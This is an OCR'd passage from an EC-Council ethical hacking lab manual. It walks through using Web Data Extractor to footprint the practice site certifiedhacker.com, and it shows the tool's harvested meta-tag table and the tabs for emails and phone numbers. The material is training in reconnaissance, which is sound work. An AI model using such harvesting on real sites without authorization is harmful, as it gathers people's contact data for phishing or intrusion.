
8. **Web Data Extractor** will start collecting information (**Session**, **Meta tags**, **Emails**, **Phones**, **Faxes**, **Merged list**, **URLs**, and **Inactive sites**).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


9. Once the data extraction process is completed, an **Information** dialog box appears; click **OK**.

   Note: The results might vary when you perform the task.



10. View the extracted information by clicking the tabs.


11. Select the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, page size, etc.




URL	Title	Keywords	Description	Host	Domain	Page size	Page last modified	Key
http://certifiedhacker.com/Online Booking/	Online Booking: Hotel Info	booking, hotel, hote	Online Booking	http://certifiedha	com	39498	2/10/2011	
http://certifiedhacker.com/Online Booking/	Online Booking: Print Preview	booking, hotel, hote	Online Booking	http://certifiedha	com	5693	2/10/2011	
http://certifiedhacker.com/P-folio/about.htr	P-Folio			http://certifiedha	com	9307	2/10/2011	
http://certifiedhacker.com/P-folio/blog.html	P-Folio			http://certifiedha	com	9464	2/10/2011	
http://certifiedhacker.com/P-folio/contact.h	P-Folio			http://certifiedha	com	8531	2/10/2011	
http://certifiedhacker.com/P-folio/portfolio.h	P-Folio			http://certifiedha	com	10049	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	3683	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	4352	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5767	2/10/2011	
http://certifiedhacker.com/Real Estates/pa	Professional Real Estate Service | Real Esta	real estate, real est	Professional Real Estate Servic	http://certifiedha	com	5789	2/10/2011	
http://certifiedhacker.com/Recipes/about-(	Your company - About us	Some keywords tha	A short description of your comp	http://certifiedha	com	5762	2/10/2011	
http://certifiedhacker.com/Recipes/apple_	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10147	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10081	2/10/2011	
http://certifiedhacker.com/Recipes/Chicke	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9594	2/10/2011	
http://certifiedhacker.com/Recipes/Chines	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9635	2/10/2011	
http://certifiedhacker.com/Recipes/contac	Your company - Contact us	Some keywords tha	A short description of your comp	http://certifiedha	com	5828	2/10/2011	
http://certifiedhacker.com/Recipes/honey_	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	9355	2/10/2011	
http://certifiedhacker.com/Recipes/kebob.	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	8397	2/10/2011	
http://certifiedhacker.com/Recipes/menu.h	Your company - Menu	Some keywords tha	A short description of your comp	http://certifiedha	com	7909	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes	Some keywords tha	A short description of your comp	http://certifiedha	com	12716	2/10/2011	
http://certifiedhacker.com/Recipes/tandoo	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	8862	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes detail	Some keywords tha	A short description of your comp	http://certifiedha	com	10804	2/10/2011	
http://certifiedhacker.com/Recipes/menu-c	Your company - Menu category	Some keywords tha	A short description of your comp	http://certifiedha	com	11584	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes category	Some keywords tha	A short description of your comp	http://certifiedha	com	12451	2/10/2011	
http://certifiedhacker.com/Social Media/ab	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	13274	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16239	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	12143	2/10/2011	
http://certifiedhacker.com/Social Media/sa				http://certifiedha	com	1489	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16259	2/10/2011	
http://certifiedhacker.com/Turbo Max/iepn				http://certifiedha	com	5227	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	8593	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	2963	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	5932	2/10/2011	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Select the **Emails** tab to view information related to emails such as Email address, Name, URL, Title, etc.



